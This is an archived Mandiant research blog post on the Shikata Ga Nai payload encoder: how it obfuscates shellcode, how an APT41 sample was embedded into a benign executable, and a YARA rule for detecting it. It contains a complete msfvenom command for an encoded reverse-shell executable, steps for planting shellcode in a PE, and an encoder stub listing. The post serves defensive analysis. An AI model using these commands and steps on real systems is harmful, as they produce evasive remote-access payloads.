Shikata Ga Nai Encoder Still Going Strong | Mandiant

By Mandiant

Published: 2019-10-21 · Archived: 2026-04-02 11:17:19 UTC

Written by: Steve Miller, Evan Reese, Nick Carr

One of the most popular exploit frameworks in the world is Metasploit. Its vast library of pocket exploits, pluggable payload environment, and simplicity of execution makes it the de facto base platform. Metasploit is used by pentesters, security enthusiasts, script kiddies, and even malicious actors. It is so prevalent that its user base even includes APT threat actors, as we will demonstrate later in the blog post.

Despite Metasploit's over 15 year existence, there are still core techniques that go undetected, allowing malicious actors to evade detection. One of these core techniques is the Shikata Ga Nai (SGN) payload encoding scheme. Modern detection systems have improved dramatically over the last several years and will often catch plain vanilla versions of known malicious methods. In many cases though, if a threat actor knows what they are doing they can slightly modify existing code to bypass detection.

Before we jump into how SGN works we'll give a little background knowledge surrounding it. When threat actors plan to attack systems, they go through an assessment process of risk and reward. They cycle through questions of stealth and attribution. Some of these questions include: How much effort do I need to put into not getting caught? What happens if I get caught? How long can I reasonably evade detection? Will the discovery of my presence be attributed back to me? One such way APT actors have attempted to elude detection in the first place has been via encoding.

We know shellcode is primarily a set of instructions designed to manipulate execution of a program in ways not originally intended. The goal is to inject this shellcode into a vulnerable process. To manually create shellcode, one can pull the opcodes from machine code directly or pull them from an assembler/disasembler tool such as MASM (Microsoft Macro Assembler). Raw generated opcodes often will not execute out of the box. They often require being touched up and made compatible with the processor they are executed on and the programming language they are being used for. An encoding scheme such as SGN takes care of these incompatibilities. Also, shellcode in a non-obfuscated state can be readily recognizable via static detection techniques. SGN provides obfuscation and at a first glance, randomness in the obfuscation of the shellcode.

Metasploit's default configuration encodes all payloads. While Metasploit contains a variety of encoders, the most popular has been SGN. The phrase SGN in the Japanese language means "nothing can be done". It was given this name as at the time it was created traditional anti-virus products had difficulty with detection. As mentioned, some AV vendors are now catching vanilla implementations, but miss slightly modified variants.

SGN is a polymorphic XOR additive feedback encoder. It is polymorphic in that each creation of encoded shellcode is going to be different from the next. It accomplishes this through a variety of techniques such as dynamic instruction substitution, dynamic block ordering, randomly interchanging registers, randomizing

instruction ordering, inserting junk code, using a random key, and randomization of instruction spacing between other instructions. The XOR additive feedback piece in this case refers to the fact the algorithm is XORing future instructions via a random key and then adding that instruction to the key to be used again to encode the next instruction. Decoding the shellcode is a process of following the steps in reverse.

Creating an SGN Encoded Payload

The following steps can be recreated with Metasploit and your choice of debugging/disassembly tools:

1. First create a plain vanilla SGN encoded payload:
   msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.169.0.36 LPORT=80 -b "\x00" -e x86/shikata_ga_nai -f exe -o /root/Desktop/metasploit/IamNotBad.exe
2. Open the file in a disassembler. Upon looking at the binary in a disassembler, you first notice a great deal of junk instructions (Figure 1). Also, Metasploit by default does not set the memory location of the code (.text section in this case) as writable. This will need to be set, otherwise the shellcode will not run.

```
public start
start proc near

; FUNCTION CHUNK AT 004086D7 SIZE 00000003 BYTES
; FUNCTION CHUNK AT 004086E9 SIZE 00000003 BYTES
; FUNCTION CHUNK AT 004086F8 SIZE 00000008 BYTES
; FUNCTION CHUNK AT 0040870F SIZE 00000009 BYTES
; FUNCTION CHUNK AT 00408727 SIZE 00000006 BYTES
; FUNCTION CHUNK AT 0040873C SIZE 00000006 BYTES
; FUNCTION CHUNK AT 0040874B SIZE 0000000A BYTES
; FUNCTION CHUNK AT 0040875F SIZE 0000000A BYTES

aaa
cmc
das
inc     ebx
xchg    eax, ebx
dec     edx
daa
setalc
xchg    eax, ebx
inc     edx
xchg    eax, ebx
wait
das
dec     eax
dec     edx
inc     eax
inc     ecx
inc     ebx
inc     ecx
nop
cld
```

Figure 1: Junk instructions when viewing the binary in a disassembler



Figure 2: RWX Flag = E0000020



Figure 3: Skip the junk code and go directly to the algorithm, which can be done by inserting a jump instruction

Algorithm Breakdown

The algorithm consists of:

1. Initialization key specification.
2. Retrieve a location relative to EIP (so that we can modify instructions moving forward based on the address obtained)

- Metasploit commonly uses the fstenv/fnstenv instructions to put it on the stack where it can be popped into a register for use. There are other ways to get EIP if wanted.

3. Go through a loop to decode other instructions (by default encoded instructions will all resides in the .text section)
    - Vanilla SGN zeroes out the register to be used as the counter and explicitly moves the counter value into the register, so the loop portion is obvious. The loop instruction is encoded so you won't see it until decoding has gone far enough.
    - SGN decodes instructions at a higher memory address (it could do lower addresses if it wanted to for more trickery). This is done by adding a value to the stored address from before (the one relative to EIP) and XORing it with the key. In the example that follows you see the instruction XOR [eax+18h], esi t .text:00408B98.
    - The address from earlier (the one relative to EIP) is then modified and the key may also be modified [Metasploit by default usually adds or subtracts an instruction value somewhere relative to the address stored from before (the one relative to EIP)].
    - The loop continues until all instructions are decoded and then it moves execution to the decoded shellcode. In this case the reverse shellcode.
4. As a side note, Shikata Ga Nai allows for multiple iterations. If multiple iterations are chosen, steps 1 to 3 are repeated after the completion of the current iteration.

As you can see from each of the aforementioned steps, if you're a defender and solely relying on static detection, detection can be quite difficult. With something encoded like this, it is difficult to statically detect the specific malicious behavior without unrolling the encoded instructions. Constantly scanning memory is computationally expensive, making it less feasible. This leaves most detection platforms relying on the option of detecting via behavioral indicators or sandboxes.



Figure 4: Code before decoding



Figure 5: Instructions being decoded

For many of those that have been in cyber security for a while, this is not new. What is still relevant though is the fact that many malicious payloads encoded with SGN are still making it past defenses and still being used by threat actors. We noticed SGN encoded payloads still making it onto systems and we decided to investigate further. The results were both rewarding and surprising and led to additional detection methods discussed in the "Detection" section. It also gave us more awareness as to the extent SGN was still being used. The following is an example of a payload we recovered from an APT actor.

Embedding a Payload

For this example, we used an existing APT41 sample and embedded the payload into a benign PE. This APT41 sample is shellcode that is Shikata Ga Nai encoded.

MD5: def46c736a825c357918473e3c02b3ef

We will take a benign PE we created (ImNotBad.exe) and we will embed the APT41 sample to show SGN in action. We create a new section called NewSec and set the section values appropriately.



Figure 6: Calculate the size of the shell code. Start address 12000 and End Address 94C10. Make sure the size is within data that is there. The difference is 82c10.



Figure 7: Insert the shell code into the benign PE (ImNotBad.exe)



Figure 8: The embedded shell code can be found in the code



Figure 9: Patch the code to jump to it



Figure 10: Here are the four steps from the Shikata Ga Nai algorithm (mentioned previously) demonstrated

In Figure 11 and Figure 12, as the first set of instructions are decoded it appears it is attempting to avoid normal execution. EA 25 D9 74 24 F4 BB => Note how the EA and 25 are inserted to cause code to crash (jumping to a curious spot in the code). Further effort was not applied to investigate the crash correctly, but when patching the code with nops, it executes the next decode sequence.



Figure 11: Set of instructions are decoded it appears it is attempting to avoid normal execution



Figure 12: Set of instructions are decoded it appears it is attempting to avoid normal execution

Detection

Detecting SGN encoded payloads can be difficult as a defender, especially if static detection is heavily relied upon. Decoding and unraveling the encoded instructions is necessary to identify the intended malicious purposes. Constantly scanning memory is computationally expensive, making it less feasible. This leaves most detection platforms relying on detection via behavioral indicators and sandboxes. FireEye appliances contain both static and dynamic detection components. Detection is achieved by a variety of engines, including FireEye's machine learning engine, MalwareGuard. The numerous engines within FireEye appliances serve specific purposes and

have different strengths and weaknesses. Creating detection around these various engines allows FireEye to utilize each of their strengths. Correlating activity between these engines allows for unique detection opportunities. This also allows for production detections that would otherwise not be possible when relying on a single engine for detection. We were able to create production detections correlating the different engines on the FireEye appliances to detect SGN encoded binaries with a high fidelity. The current production detections take advantage of static, dynamic and machine learning engines within the FireEye appliance.

As an example of the complications concerned with detecting SGN, we will construct code encoded with a slightly modified version of Metasploit's plain SGN algorithm (Figure 13):

```
ba f0 06 69 2a          mov     edx, 0x2a6906f0
e8 0e 00 00 00          call    18 <getEIP>
29 c9                   sub     ecx, ecx
b1 02                   mov     cl, 0x2
31 53 13                xor     DWORD PTR [ebx+0x13], edx
83 c3 05                add     ebx, 0x5
03 53 ff                add     edx, DWORD PTR [ebx-0x1]
5e                      pop     esi
000018 <getEIP>:
8b 1c 24                mov     ebx, DWORD PTR [esp]
c3                      ret
```

Figure 13: Example code for possible static detection

One of the keys to writing a good static detection rule is recognizing the unique malicious behaviors of what you are trying to detect. Next, being able to capture as much of that behavior without causing false positives (FPs). Earlier in the post we listed the core behaviors of the SGN algorithm. For sake of illustration, let's try to match on some of those behaviors. We'll attempt to match on the key, the mechanism used to get EIP, and the XOR additive feedback loop.

If we were trying to detect the code in Figure 13 statically, we could use the open source tool Yara. As a first pass we could construct the following rule (Figure 14):

```
rule SGN
{
    meta:
        author = "FE"
        md5 = "d41d8cd98f00b204e9800998ecf8427e"
    strings:
        $s1 = { BA ?? ?? ?? ?? [0-10] E8 ?? ?? ?? ?? [0-10] 31 53 13 [0-10] 83 c3 05 [0-10] 03 53 ff }
    condition:
        any of them
}
```

Get The Key | Get EIP | Decode | Prep Next Decode

